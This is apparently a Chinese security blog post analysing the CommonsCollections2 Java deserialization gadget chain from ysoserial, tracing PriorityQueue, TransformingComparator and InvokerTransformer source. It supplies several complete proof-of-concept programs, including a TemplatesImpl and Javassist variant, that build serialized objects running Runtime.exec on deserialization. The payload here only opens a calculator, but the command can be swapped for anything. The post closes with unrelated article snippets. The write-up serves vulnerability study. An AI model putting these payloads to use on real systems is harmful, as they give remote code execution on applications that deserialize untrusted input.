
CommonsCollections2 反序列化利用链分析
在 ysoserial中 commons-collections2 是用的 PriorityQueue reaObject 作为反序列化的入口
那么就来看一下
java.util.PriorityQueue.java的readObject方法
PriorityQueue#readObject
private void readObject(java.io.ObjectInputStream s)

    throws java.io.IOException, ClassNotFoundException {

    // Read in size, and any hidden stuff

    s.defaultReadObject();

    // Read in (and discard) array length

    s.readInt();

    queue = new Object[size];

    // Read in all elements.

    for (int i = 0; i < size; i++)

        queue[i] = s.readObject();

    // Elements are guaranteed to be in "proper order", but the

    // spec has never explained what that might be.

    heapify();

}
heapify() 这里进行排序
private void heapify() {

    for (int i = (size >>> 1) - 1; i >= 0; i--)

        //调用了 siftDown 方法

        siftDown(i, (E) queue[i]);

}

private void siftDown(int k, E x) {

        if (comparator != null)

            siftDownUsingComparator(k, x);

        else

            siftDownComparable(k, x);

    }

private void siftDownComparable(int k, E x) {

    Comparable<? super E> key = (Comparable<? super E>)x;

    int half = size >>> 1;        // loop while a non-leaf

    while (k < half) {

        int child = (k << 1) + 1; // assume left child is least

        Object c = queue[child];

        int right = child + 1;

        if (right < size &&

            ((Comparable<? super E>) c).compareTo((E) queue[right]) > 0)

            c = queue[child = right];

        if (key.compareTo((E) c) <= 0)

            break;

        queue[k] = c;

        k = child;

    }

    queue[k] = key;

}

//comparator 不为空 进入到 siftDownUsingComparator

private void siftDownUsingComparator(int k, E x) {

    int half = size >>> 1;

    while (k < half) {

        int child = (k << 1) + 1;

        Object c = queue[child];

        int right = child + 1;

        if (right < size &&

            comparator.compare((E) c, (E) queue[right]) > 0)

            c = queue[child = right];

        if (comparator.compare(x, (E) c) <= 0)

            break;

        queue[k] = c;

        k = child;

    }

    queue[k] = x;

}
这里我们重点看下 siftDownUsingComparator 中的comparator.compare((E) c, (E) queue[right])
这里调用了 compare,ctrl+右键 点进去

发现commons-collections4-4.0-sources.jar!/org/apache/commons/collections4/comparators/TransformingComparator.java 实现了此方法。
public int compare(final I obj1, final I obj2) {

        final O value1 = this.transformer.transform(obj1);

        final O value2 = this.transformer.transform(obj2);

        return this.decorated.compare(value1, value2);

    }
来到了 熟悉的 transformer.transform,那么如果这里 this.transformer 为 InvokerTransformer 对象即可来到
InvokerTransformer#transform 方法进行反射调用,与cc1类似。
public O transform(final Object input) {

    if (input == null) {

        return null;

    }

    try {

        final Class<?> cls = input.getClass();

        final Method method = cls.getMethod(iMethodName, iParamTypes);

        return (O) method.invoke(input, iArgs);

    } catch (final NoSuchMethodException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' does not exist");

    } catch (final IllegalAccessException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' cannot be accessed");

    } catch (final InvocationTargetException ex) {

        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" +

                                   input.getClass() + "' threw an exception", ex);

    }

}
思路
通过上面我们可以得出调用顺序
PriorityQueue.readObject()
PriorityQueue.heapify()
PriorityQueue.siftDown()
PriorityQueue.siftDownUsingComparator()
TransformingComparator.compare()
InvokerTransformer.transformat()
想要一步步按照上面顺序执行,需要满足几个条件
(size >>> 1) - 1 >=0 // 即 size>= 2
comparator != null // 这里 comparator 可控,可由PriorityQueue 的构造方法传入
生成序列化对象
通过上面的初步分析可以得出下面代码
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(Runtime.class),

        new InvokerTransformer(

                "getMethod",

                new Class[] {String.class, Class[].class },

                new Object[] {"getRuntime", new Class[0] }

        ),

        new InvokerTransformer(

                "invoke",

                new Class[] {Object.class,Object[].class },

                new Object[] {null, null }

        ),

        new InvokerTransformer(

                "exec",

                new Class[] {String.class },

                new Object[] { "calc.exe" }

        )

};

ChainedTransformer template = new ChainedTransformer(transformers);

TransformingComparator transformingComparator = new TransformingComparator(template);

PriorityQueue queue = new PriorityQueue(2, transformingComparator);

queue.add(1);

queue.add(2);

ByteArrayOutputStream barr = new ByteArrayOutputStream();

ObjectOutputStream oos = new ObjectOutputStream(barr);

oos.writeObject(queue);

oos.close();

System.out.println(barr.toString());

ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

ois.readObject();
运行此代码发现虽然成功弹出计算器但是没有生成序列化对象

定位到代码为 queue.add(2);处。
这里调用了
public boolean add(E e) {

    return offer(e);

}

/**

 * Inserts the specified element into this priority queue.

 *

 * @return {@code true} (as specified by {@link Queue#offer})

 * @throws ClassCastException if the specified element cannot be

 *         compared with elements currently in this priority queue

 *         according to the priority queue's ordering

 * @throws NullPointerException if the specified element is null

 */

public boolean offer(E e) {

    if (e == null)

        throw new NullPointerException();

    modCount++;

    int i = size;

    if (i >= queue.length)

        grow(i + 1);

    size = i + 1;

    if (i == 0)

        queue[0] = e;

    else

        siftUp(i, e);

    return true;

}
private void siftUp(int k, E x) {

    if (comparator != null)

        siftUpUsingComparator(k, x);

    else

        siftUpComparable(k, x);

}

private void siftUpComparable(int k, E x) {

    Comparable<? super E> key = (Comparable<? super E>) x;

    while (k > 0) {

        int parent = (k - 1) >>> 1;

        Object e = queue[parent];

        if (key.compareTo((E) e) >= 0)

            break;

        queue[k] = e;

        k = parent;

    }

    queue[k] = key;

}

private void siftUpUsingComparator(int k, E x) {

    while (k > 0) {

        int parent = (k - 1) >>> 1;

        Object e = queue[parent];

        if (comparator.compare(x, (E) e) >= 0)

            break;

        queue[k] = e;

        k = parent;

    }

    queue[k] = x;

}
当add 第二个元素时,会 进入siftUp(i, e); siftUpUsingComparator(k, x); 然后执行 comparator.compare(x, (E) e) 进入我们的反射链
然后当进入到 TransformingComparator#compare 的 this.decorated.compare(value1, value2)时
由于 ProcessImpl 没有实现Comparable而报错,程序终止,就没有执行后面生成序列化数据的代码。

继续回过头来看
private void siftUp(int k, E x) {

    if (comparator != null)

        siftUpUsingComparator(k, x);

    else

        siftUpComparable(k, x);

}
既然
siftUpUsingComparator 程序会报错。那么是否可以让他进入到 siftUpComparable,那么就需要让 comparator 为null
PriorityQueue queue = new PriorityQueue(2);

程序运行没有出错了,但是没有弹出计算器。
如何让add 不出错,同时又弹出计算器呢? 这里想到了反射,在add 2个元素结束之后,将 queue对象中的 comparator设置成 transformingComparator ,这里就需要用到反射了。
PriorityQueue queue = new PriorityQueue(2);

queue.add(1);

queue.add(2);

Field comparator = queue.getClass().getDeclaredField("comparator");

comparator.setAccessible(true);

comparator.set(queue,transformingComparator);
最后得出 POC
public static void main(String[] args) throws Exception {

    Transformer[] transformers = new Transformer[] {

            new ConstantTransformer(Runtime.class),

            new InvokerTransformer(

                    "getMethod",

                    new Class[] {String.class, Class[].class },

                    new Object[] {"getRuntime", new Class[0] }

            ),

            new InvokerTransformer(

                    "invoke",

                    new Class[] {Object.class,Object[].class },

                    new Object[] {null, null }

            ),

            new InvokerTransformer(

                    "exec",

                    new Class[] {String.class },

                    new Object[] { "calc.exe" }

            )

    };

    ChainedTransformer template = new ChainedTransformer(transformers);

    TransformingComparator transformingComparator = new TransformingComparator(template);

    PriorityQueue queue = new PriorityQueue(2);

    queue.add(1);

    queue.add(2);

    Field comparator = queue.getClass().getDeclaredField("comparator");

    comparator.setAccessible(true);

    comparator.set(queue,transformingComparator);

    ByteArrayOutputStream barr = new ByteArrayOutputStream();

    ObjectOutputStream oos = new ObjectOutputStream(barr);

    oos.writeObject(queue);

    oos.close();

    System.out.println(barr.toString());

    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

    ois.readObject();

}

也可换种写法,例如
import org.apache.commons.collections4.Transformer;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Test {

    public static void main(String[] args) throws Exception {

        Transformer[] transformers = new Transformer[]  {

                new ConstantTransformer(Runtime.class),

                new InvokerTransformer(

                        "getMethod",

                        new Class[] {String.class, Class[].class },

                        new Object[] {"getRuntime", new Class[0] }

                ),

                new InvokerTransformer(

                        "invoke",

                        new Class[] {Object.class,Object[].class },

                        new Object[] {null, null }

                ),

                new InvokerTransformer(

                        "exec",

                        new Class[] {String.class },

                        new Object[] { "calc.exe" }

                )

        };

        ChainedTransformer template = new ChainedTransformer(transformers);

        InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

        TransformingComparator comparator =  new TransformingComparator(transformer);

        PriorityQueue queue = new PriorityQueue(2, comparator);

        queue.add(1);

        queue.add(2);

        Field iMethodName = transformer.getClass().getDeclaredField("iMethodName");

        Field iParamTypes = transformer.getClass().getDeclaredField("iParamTypes");

        Field iArgs = transformer.getClass().getDeclaredField("iArgs");

        iMethodName.setAccessible(true);

        iParamTypes.setAccessible(true);

        iArgs.setAccessible(true);

        iMethodName.set(transformer,"transform");

        iParamTypes.set(transformer,new Class[]{Object.class});

        iArgs.set(transformer,new Object[]{null});

        Field queue1 = queue.getClass().getDeclaredField("queue");

        queue1.setAccessible(true);

        queue1.set(queue,new Object[]{template,2});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(barr);

        oos.writeObject(queue);

        oos.close();

        System.out.println(barr.toString());

        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

        ois.readObject();

    }

}

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
在 ysoserial框架中,commons-collections2 引入了 TemplatesImpl 类来进行承载攻击payload
在TemplatesImpl 存在一个 成员变量 _bytecodes,当调用 TemplatesImpl#newTransformer 方法时,将会把
_bytecodes 实例化, 所以我们可以将恶意代码写到类的无参构造函数或static代码块中转换为字节码赋值给_bytecodes ,然后找到一个位置调用newTransformer就能完成整个攻击。
这里需要用到 Javassist ,javassist是Java的一个库,可以修改字节码。
<dependency>

    <groupId>org.javassist</groupId>

    <artifactId>javassist</artifactId>

    <version>3.19.0-GA</version>

</dependency>
通过javassist 构建如下代码
package deserialized;

import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import javassist.ClassClassPath;

import javassist.ClassPool;

import javassist.CtClass;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Transformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Templates {

    public static void main(String[] args) throws Exception{

        template().newTransformer();

    }

    public static TemplatesImpl template() throws Exception{

        ClassPool pool = ClassPool.getDefault();

        CtClass cc = pool.makeClass("Test");

        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";

        cc.makeClassInitializer().insertBefore(cmd);

        cc.setSuperclass(pool.get(AbstractTranslet.class.getName()));

        byte[] classBytes = cc.toBytecode();

        byte[][] targetByteCodes = new byte[][]{classBytes};

        TemplatesImpl templates = TemplatesImpl.class.newInstance();

        Field bytecodes = templates.getClass().getDeclaredField("_bytecodes");

        Field name = templates.getClass().getDeclaredField("_name");

        Field tfactory = templates.getClass().getDeclaredField("_tfactory");

        bytecodes.setAccessible(true);

        name.setAccessible(true);

        tfactory.setAccessible(true);

        bytecodes.set(templates,targetByteCodes);

        name.set(templates,"aaa");

        tfactory.set(templates,new TransformerFactoryImpl());

        return templates;

    }

}

根据上面一节的分析,我们只需要将 ChainedTransformer template = new ChainedTransformer(transformers); 改为用javassist生成的对象,然后把iMethodName设置为newTransformer 就可完成整个攻击链。
package deserialized;

import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import javassist.ClassClassPath;

import javassist.ClassPool;

import javassist.CtClass;

import org.apache.commons.collections4.comparators.TransformingComparator;

import org.apache.commons.collections4.functors.ChainedTransformer;

import org.apache.commons.collections4.functors.ConstantTransformer;

import org.apache.commons.collections4.functors.InvokerTransformer;

import javax.xml.transform.Transformer;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.PriorityQueue;

public class CC2_Templates {

    public static void main(String[] args) throws Exception{

        TemplatesImpl template = template();

        InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

        TransformingComparator comparator =  new TransformingComparator(transformer);

        PriorityQueue queue = new PriorityQueue(2, comparator);

        queue.add(1);

        queue.add(2);

        Field iMethodName = transformer.getClass().getDeclaredField("iMethodName");

        iMethodName.setAccessible(true);

        iMethodName.set(transformer,"newTransformer");

        Field queue1 = queue.getClass().getDeclaredField("queue");

        queue1.setAccessible(true);

        queue1.set(queue,new Object[]{template,2});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(barr);

        oos.writeObject(queue);

        oos.close();

        System.out.println(barr.toString());

        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

        ois.readObject();

    }

    public static TemplatesImpl template() throws Exception{

        ClassPool pool = ClassPool.getDefault();

        CtClass cc = pool.makeClass("Test");

        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";

        cc.makeClassInitializer().insertBefore(cmd);

        cc.setSuperclass(pool.get(AbstractTranslet.class.getName()));

        byte[] classBytes = cc.toBytecode();

        byte[][] targetByteCodes = new byte[][]{classBytes};

        TemplatesImpl templates = TemplatesImpl.class.newInstance();

        Field bytecodes = templates.getClass().getDeclaredField("_bytecodes");

        Field name = templates.getClass().getDeclaredField("_name");

        Field tfactory = templates.getClass().getDeclaredField("_tfactory");

        bytecodes.setAccessible(true);

        name.setAccessible(true);

        tfactory.setAccessible(true);

        bytecodes.set(templates,targetByteCodes);

        name.set(templates,"aaa");

        tfactory.set(templates,new TransformerFactoryImpl());

        return templates;

    }

}

关于 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl 里面是如何执行到我们自定义的 _bytecodes
的具体流程可以参考:https://y4er.com/post/ysoserial-commonscollections-2/
参考
https://y4er.com/post/ysoserial-commonscollections-2/
https://y4er.com/post/javassist-learn/
CommonsCollections2 反序列化利用链分析的更多相关文章
- CommonsCollections1 反序列化利用链分析
InvokerTransformer 首先来看 commons-collections-3.1-sources.jar!\org\apache\commons\collections\functors ...
- CommonsCollections3 反序列化利用链分析
InstantiateTransformer commons-collections 3.1 中有 InstantiateTransformer 这么一个类,这个类也实现了 Transformer的t ...
- Commons-Beanutils利用链分析
前言 本篇开始介绍 commons-beanutils 利用链,注意Commons-Beanutils 不是Commons-Collections 不要看混了,首先来看一下,什么是 commons-b ...
- Apache Common-collection 反序列化利用链解析--TransformedMap链
Apache Common-collection 反序列化利用链解析 TransformedMap链 参考Java反序列化漏洞分析 - ssooking - 博客园 (cnblogs.com) poc ...
- Shiro反序列化利用
Shiro反序列化利用 前言:hvv单位这个漏洞挺多的,之前没专门研究打法,特有此篇文章. Shiro rememberMe反序列化漏洞(Shiro-550) 漏洞原理 Apache Shiro框架提 ...
- ThinkPHP5.1 反序列化利用链
笔记里直接复制出来的 1 composer直接获取框架代码 ➜ composer create-project --prefer-dist topthink/think tp5137 ➜ ...
- JDK原生反序列化利用链7u21
前言 JDK 7u21以前只粗略的扫过一眼,一看使用了AnnotationInvocationHandler,就以为还是和 CC1 一样差不多的利用方式,但最近仔细看了下利用链发现事情并不简单- 7u ...
- 从commons-beanutils反序列化到shiro无依赖的漏洞利用
目录 0 前言 1 环境 2 commons-beanutils反序列化链 2.1 TemplatesImple调用链 2.2 PriorityQueue调用链 2.3 BeanComparator ...
- PHP反序列化链分析
前言 基本的魔术方法和反序列化漏洞原理这里就不展开了. 给出一些魔术方法的触发条件: __construct()当一个对象创建(new)时被调用,但在unserialize()时是不会自动调用的 __ ...
随机推荐
- CentOS 永久修改系统时间
1.查看当前系统时间 date 2.修改当前系统时间 date -s "2018-2-22 19:10:30 3.查看硬件时间 hwclock --show ...
- Ming Yin(@kalasoo)在知乎的几个回答 : 观点犀利
这篇文章汇总了掘金前站长Ming Yin(阴明)在知乎的几个犀利的观点,原文可访问zhihu.com/kalasoo 由@flightmakers转载(收藏)在此 你是否有个人网站.可否和大家分享一下 ...
- Python实现多种SSH连接与文件传输
Python实现SSH控制 使用Python进行基于口令认证的连接: 1 #加载paramiko包 2 import paramiko 3 #创建新的SSH对象 4 Client=paramiko.S ...
- 堪称教科书级别的Android音视频入门进阶学习手册,开源分享!
概述 随着整个互联网的崛起,数据传递的形式也在不断升级变化,总的流行趋势如下: 纯文本的短信,QQ -> 空间,微博,朋友圈的图片文字结合 -> 微信语音 -> 各大直播软件 -&g ...
- Let's Encrypt泛域名使用和Nginx配置拆分
上一期写了 使用Let's Encrypt实现网站https化 ,随着二级域名的增多,每个二级域名需要一张 SSL 证书,这可太不优雅了,泛域名表示我可以更优雅. 作者:IT王小二 博客:https: ...
- mybaits进阶01
在以上mybait入门的改进(增加了接口让增删改查 后期跟容易) 注意:主配置文件和映射配置文件内容不变,但是映射文件要和对应接口放于同目录下并且名称必须相同 一.接口创建 public interf ...
- 题解 Walker
传送门 总觉得有个柿子可以推--然而没推出来 考试的时候有个柿子假了导致我没想用两个点可以解出一组参数的事 假掉的柿子告诉我有不少东西能消掉 然而实际上随便选两个点高斯消元解出一组参数,再代入验证看够 ...
- redis和memecache有什么区别?
1.memcache所有值均是简单地字符串,redis有复杂的数据类型. 2.memcache不支持数据持久化,redis支持数据持久化. 3.redis速度比memcache快,redis构建了自己 ...
- dedecms织梦笔记
1.单标签用法{dede:标签名 属性="值".../}举例说明:{dede:include filename="head.htm" /}2.双标签用法:cha ...
- CLR、CLI、CTS、CLS的关系
